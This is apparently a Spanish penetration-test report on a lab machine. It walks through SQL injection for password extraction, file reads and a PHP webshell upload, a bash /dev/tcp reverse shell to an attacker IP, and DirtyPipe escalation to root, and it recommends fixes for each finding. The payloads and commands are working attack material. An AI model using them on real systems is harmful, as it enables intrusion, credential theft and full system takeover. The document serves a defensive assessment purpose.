■ **Descripción:** Una SQL Injection consiste en conseguir que el servidor interprete código SQL no deseado, lo que puede llevar a la filtración de datos, alteración de datos, borrado de bases de datos, etc.

Más información en [sql-injection](#).

■ Reproducción paso a paso del ataque:

Se parte del escenario mostrado en la figura 24 de la página 17. El parámetro id es vulnerable a inyecciones SQL. Esta vulnerabilidad puede usarse para la filtración de información almacenada en bases de datos.

```
{
  "id": "10 union select 1,2,group_concat(name,',' ,password) from users",
  "secret": true
}
```

Código 7: SQLI - Extracción de contraseñas

The screenshot shows a web application interface with a dark theme. On the left, there's a sidebar with a search bar and some navigation links. The main content area displays a JSON response from an API. The response is:

```
{
  "id": "10 union select 1,2,group_concat(name,',' ,password) from users",
  "secret": true
}
```

 The response is highlighted in a light blue box. The background of the application shows some blurred text and a logo.

Figura 25: SQLI - Extracción de contraseñas

En ocasiones, un SQLI puede desembocar en un LFI (SQLI to LFI).

```
{
  "id": "10 union select 1,2,load_file('/etc/passwd')",
  "secret": true
}
```

Código 8: SQLI to LFI - Lectura del archivo /etc/passwd



```

Content-Type: application/json
Content-Length: 76

{
  "id": "10 union select 1,2,load_file('/etc/passwd')",
  "secret":true
}

```

```

14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/bin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/bin/sync
19 games:x:5:60:games:/usr/games:/usr/sbin/nologin
20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
23 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
25 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
27 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
28 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
29 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

```

Figura 26: SQLi to LFI - Lectura del archivo /etc/passwd

Anteriormente se detectó que se trataba de un servidor Nginx. Este servidor posee información sensible en un archivo de configuración por defecto "/etc/nginx/sites-available/default". Dentro de este se puede encontrar la ruta del directorio root del servidor.

```

{
  "id": "10 union select 1,2,load_file('/etc/nginx/sites-available/default')",
  "secret":true
}

```

Código 9: SQLi to LFI - Lectura del archivo /etc/nginx/sites-available/default

```

18 listen 80 default_server;
19 listen [::]:80 default_server;
20
21 root /srv/alterd/public;

```

Figura 27: SQLi to LFI - Lectura del archivo /etc/nginx/sites-available/default

Sabiendo la ruta raíz ("/srv/alterd/public"), se puede intentar subir un archivo (SQLi to File Upload Vulnerability) con otra SQLi. Este será accesible desde el navegador al encontrarse en el directorio root. Se consiguió subir una reverseshell.

```
echo -n '<?php system($_GET["cmd"])?>' | base64
```

Código 10: Payload en base64

```
$ echo -n '<?php system($_GET["cmd"])?>' | base64
PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSsk/Pg==
```

Figura 28: Payload en base64

```

{
  "id": "10 union select 1,2,from_base64('PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSsk/Pg==') into
  outfile '/srv/alterd/public/shell.php'",
  "secret":true
}

```

Código 11: SQLi to File Upload



```
16 {
17   "id":
18     "10 union select 1,2,from_base64('PD9waHAgc3lzdGVtKCRfROVUwyJjBwQiXSsk/Pg==') into outfile '/
19     srv/alterd/public/shell.php| ",
20   "secret":true
}
```

```
16 <meta charset=
17 <meta name="vie
18
19 <title>
    Server Error
    </title>
```

Figura 29: SQLi to File Upload

Aunque responde con un error el archivo es subido.

■ Recomendación:

1. Uso de Consultas Preparadas (Prepared Statements) con Parámetros:
 - Utiliza consultas preparadas con parámetros (también conocidas como consultas parametrizadas) para todas las interacciones con la base de datos. Las consultas preparadas separan el código SQL de los datos de entrada, evitando que los datos se traten como parte de la consulta SQL.
2. Uso de ORM (Object-Relational Mapping):
 - Utiliza bibliotecas ORM como Hibernate, Django ORM, o Entity Framework que abstraen la interacción directa con la base de datos y gestionan las consultas SQL de manera segura.
 - Los ORMs generan consultas SQL a partir de métodos de alto nivel en el código, minimizando el riesgo de inyecciones SQL.
3. Validación y Sanitización de Entradas:
 - Valida todas las entradas proporcionadas por el usuario (tanto las provenientes del front-end como del back-end) para asegurarte de que cumplan con los formatos esperados.
 - Aplica sanitización para eliminar caracteres peligrosos, aunque esto no debe ser la única línea de defensa.
4. Principio de Mínimos Privilegios:
 - Configura la base de datos con el principio de "mínimos privilegios". La cuenta de usuario de la base de datos que utiliza la aplicación debe tener solo los permisos necesarios (p. ej., solo SELECT si no se requieren inserciones o actualizaciones).
 - Evita usar la cuenta de administrador (root) para la conexión de aplicaciones a la base de datos.
5. Uso de Controles de Acceso Apropriados:
 - Asegúrate de que cada usuario o función tenga los permisos adecuados en la base de datos, y que no pueda realizar acciones no autorizadas.
6. Evitación de Construcción Dinámica de Consultas:
 - Evita construir consultas SQL dinámicamente concatenando entradas del usuario. Este enfoque es extremadamente peligroso y puede permitir inyecciones SQL.
7. Manejo de Errores Adecuado:
 - Implementa un manejo de errores adecuado que no devuelva mensajes de error detallados al usuario final. Estos mensajes pueden revelar información interna de la base de datos que un atacante podría usar para construir ataques más sofisticados.
 - Usa registros de eventos (logging) para registrar detalles de los errores en un lugar seguro, pero no los muestres al usuario.



8. Uso de WAF (Web Application Firewall):

- Implementa un WAF para filtrar tráfico malicioso y patrones de ataque comunes en las solicitudes HTTP antes de que lleguen a la aplicación.

Más información en [SQL_Injection_Prevention_Cheat_Sheet](#).

■ Nombre: Ejecución Remota de Comandos (RCE)

■ Criticidad: Alta - 8.0

■ **Descripción:** Permite a un atacante ejecutar comandos arbitrarios en un sistema remoto, generalmente con los privilegios del servicio o aplicación comprometida. Esto puede llevar a la toma de control completa del sistema, exfiltración de datos, o la instalación de malware.

Más información en [what-is-remote-code-execution](#).

■ Reproducción paso a paso del ataque:

Una vez se ha subido una webshell al servidor y se tiene acceso a esta hay que verificar si se puede ejecutar comandos.

URL: <http://10.129.228.109/shell.php?cmd=id>




Figura 30: Ejecución de comandos

Como puede apreciarse, se consiguió un RCE.

■ Recomendación:

Consejos para Mitigar un RCE:

1. Validación y Sanitización de Entradas:

- Validar entradas estrictamente: Asegúrate de que todas las entradas proporcionadas por el usuario (a través de formularios, URL, cookies, etc.) sean validadas para verificar que cumplan con el formato, tipo, y tamaño esperados.
- Sanitización de entradas: Elimina o codifica caracteres especiales (como ;, &, |, <, >, etc.) que podrían ser utilizados en comandos del sistema operativo. Usa funciones de escape específicas del lenguaje o framework para codificar entradas.



2. Evitar la Ejecución Dinámica de Comandos:

- No utilices funciones inseguras: Evita usar funciones como `eval()`, `exec()`, `system()`, `popen()`, `shell_exec()`, etc., que permiten la ejecución de comandos del sistema basados en la entrada del usuario.
- Uso de librerías seguras: Usa APIs o librerías específicas del sistema que no permitan ejecutar comandos arbitrarios. Por ejemplo, en lugar de usar `exec()` para llamar a una herramienta del sistema, utiliza una función o librería que proporcione la misma funcionalidad de forma segura.

3. Principio de Mínimos Privilegios:

- Ejecutar servicios con cuentas de usuario de baja prioridad: Configura los servicios de la aplicación para que se ejecuten con los privilegios mínimos necesarios. Por ejemplo, si tu aplicación web necesita acceder a una base de datos, hazlo con un usuario que solo tenga permisos de lectura/escritura específicos.
- Deshabilitar cuentas de usuario innecesarias o predeterminadas: Asegúrate de que solo las cuentas mínimas necesarias estén activas y configuradas con permisos adecuados.

4. Uso de Seguridad Basada en Contenedores y Virtualización:

- Aislamiento de procesos y servicios: Ejecuta aplicaciones y servicios en entornos de contenedores o máquinas virtuales para limitar el impacto de un RCE. Esto asegura que un ataque no comprometa todo el sistema operativo.
- Sandboxing: Utiliza técnicas de sandboxing para ejecutar código en un entorno controlado donde su comportamiento está limitado y monitoreado.

5. Implementación de Políticas de Seguridad (AppArmor, SELinux, etc.):

- Uso de Módulos de Seguridad del Kernel: Utiliza políticas de seguridad adicionales como AppArmor, SELinux, o Grsecurity para restringir las capacidades de los procesos y evitar que ejecuten comandos arbitrarios o accedan a archivos críticos del sistema.

6. Uso de WAF (Web Application Firewall):

- Implementar un WAF: Un firewall de aplicaciones web puede filtrar y bloquear solicitudes maliciosas que puedan contener intentos de RCE, ayudando a mitigar ataques conocidos y patrones de ataque.

7. Monitoreo, Registro y Detección de Intrusos:

- Configura registros detallados: Implementa un sistema de registro de eventos detallado para monitorear y registrar todos los intentos de explotación. Esto puede ayudar a identificar patrones de ataque o actividades sospechosas.
- Uso de IDS/IPS: Emplea sistemas de detección y prevención de intrusiones para identificar y bloquear intentos de explotación de RCE en tiempo real.

8. Segmentación de Redes:

- Segmenta tu red: Limita la comunicación entre diferentes partes de tu red y asegura que solo las conexiones necesarias estén permitidas. Esto puede ayudar a contener un ataque RCE si un servidor es comprometido.

■ **Nombre:** Conexiones No Deseadas

■ **Criticidad:** Ninguna - 0.0




■ **Descripción:** Cuando un atacante tiene un RCE le interesa, por comodidad, establecer una conexión directa con el host. Esto le permite, desde su propia terminal, inyectar comandos. Esto es posible si la máquina víctima acepta conexiones externas.

■ Reproducción paso a paso del ataque:

Teniendo una webshell se puede derivar a reverse shell intentando establecer conexión entre la máquina del atacante y el host objetivo.

URL: <http://10.129.228.109/shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.58/443 0>%261'>



1 2

Figura 31: Conexión TCP entre la máquina del atacante y el host objetivo

Si todo sale bien, se establece conexión y el atacante logra una reverse shell.

```
www-data@altered:/srv/altered/public$ hostname -I
10.129.227.109 dead:beef::250:56ff:fe94:e20
www-data@altered:/srv/altered/public$ cat /proc/version || uname -a
Linux version 5.16.0-051600-generic (kernel@gloin) (gcc (Ubuntu 11.2.0-13ubuntu1) 11.2.0
```

Figura 32: Reverse Shell

■ **Recomendación:** Para evitar conexiones externas no deseadas se debe de configurar un firewall que gestione las conexiones. Se aconseja prohibir conexiones TCP o UDP de manera bidireccional en aquellos puertos que se encuentren cerrados.

Más información en [8-firewall-best-practices-for-securing-the-network](#).

■ **Nombre:** DirtyPipe

■ **Criticidad:** Alta - 7.8

■ **Descripción:** La vulnerabilidad conocida como DirtyPipe se refiere a un problema específico de escalada de privilegios en el kernel de Linux, identificado como [CVE-2022-0847](#). Esta vulnerabilidad permite a un usuario no privilegiado sobrescribir datos arbitrarios en archivos de solo lectura, lo que puede llevar a una escalada de privilegios, incluyendo obtener acceso de root en la máquina afectada.

■ **Reproducción paso a paso del ataque:** Lo primero es conocer la versión del kernel para saber si es vulnerable. En la imagen 32 de la página 23 se obtuvo la versión, "11.2.0". Esta resulta ser vulnerable si no se ha parchado.



```
uname -a
```

Código 12: Version del kernel

En el siguiente repositorio de [Dirty Pipe](#) pueden encontrarse dos exploits. Se va a probar el primero. Según las notas del repositorio, después de descargarlo hay que compilarlo con gcc. El problema es que para que no de error al ejecutarlo, la versión de glibc de la máquina víctima debe de ser la misma que la versión de glibc de la máquina donde se compile. Una forma de conseguir un entorno con la misma versión de glibc es creando un contenedor con docker que la posea, no sin antes hallarla con ldd:

```
ldd --version
```

Código 13: Version de la librería glibc

```
www-data@altered:/tmp$ ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.7) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Figura 33: Versión de glibc de la máquina víctima

```
sudo docker run -it --rm ubuntu:20.04 bash
```

Código 14: Creación del contenedor

```
$ sudo docker run -it --rm ubuntu:20.04 bash
Unable to find image 'ubuntu:20.04' locally
20.04: Pulling from library/ubuntu
602d8ad51b81: Pull complete
Digest: sha256:fa17826afb526a9fc7250e0fbcbfd18d03fe7a54849472f86879d8bf562c629e
Status: Downloaded newer image for ubuntu:20.04
root@8b0bae920b1f:/# ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
root@8b0bae920b1f:/#
```

Figura 34: Creación del contenedor

```
root@8b0bae920b1f:/# ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Figura 35: Versión de glibc del contenedor

Como puede apreciarse, ambos comparten la versión de glibc (2.31). Tras descargar el exploit en el contenedor se compila con gcc

```
gcc exploit-1.c -o exploit
```

Código 15: Compilación del primer exploit



Una vez compilado se transfiere a la máquina víctima y se ejecuta.

```
chmod +x exploit
./exploit
```

Código 16: Ejecución del primer exploit

```
www-data@altered:/tmp$ chmod +x exploit
www-data@altered:/tmp$ ./exploit
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped" ...
— Welcome to PAM-Wordle! —

A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will receive a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.

— Attempt 1 of 6 —
Word: Invalid guess: unknown word.
Word: █
```

Figura 36: Ejecución del primer exploit

El exploit se ha ejecutado correctamente, pero para ingresar la nueva contraseña hay que resolver el Wordle. Para evitarlo, se puede hacer lo mismo pero con el segundo exploit. Antes de ejecutarlo es necesario conocer los binarios con permiso SUID.

```
find / -perm -4000 2>/dev/null
```

Código 17: Binarios con permisos SUID

Y se escoge un binario para introducirlo como parámetro.

```
./exploit /usr/bin/pexec
```

Código 18: Ejecución del segundo exploit



```
www-data@altered:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/at
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@altered:/tmp$ ./exploit /usr/bin/pkexec
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;;)
# whoami
root
```

Figura 37: Binarios con permisos SUID y ejecución del segundo exploit

Tras ejecutarlo se logra escalar privilegios, siendo root el usuario impersonado.

■ **Recomendación:** Se recomienda actualizar el kernel de Linux o aplicar algún parche.



7. Tablas de criticidad

10.129.227.109

Vulnerabilidad	Criticidad
Service Enumeration	Ninguna - 0.0
Enumeración de Usuarios	Ninguna - 0.0
Ataque de Fuerza Bruta	Moderada - 4.8
Insuficiente Sanitización	Ninguna - 0.0
Insecure Deserialization	Ninguna - 0.0
Type Juggling	Ninguna - 0.0
SQL Injection	Moderada - 6.2
Ejecución Remota de Comandos	Alta 8.0
Conexiones no Deseadas	Ninguna - 0.0
DirtyPipe	Alta - 7.8

Tabla 3: Lista de vulnerabilidades del servidor 10.129.227.109

8. Recomendaciones generales

Se recomienda:

- Actualizar la versión de Linux o parchear la actual.
- Aplicar más sanitización de entradas y mejorar las existentes.

9. Conclusiones

La máquina sometida a prueba es insegura. Se debe crear inmediatamente un plan de acción para solventar las vulnerabilidades de alta criticidad ya que, como se ha demostrado en este informe, un atacante podría tomar el control absoluto del host.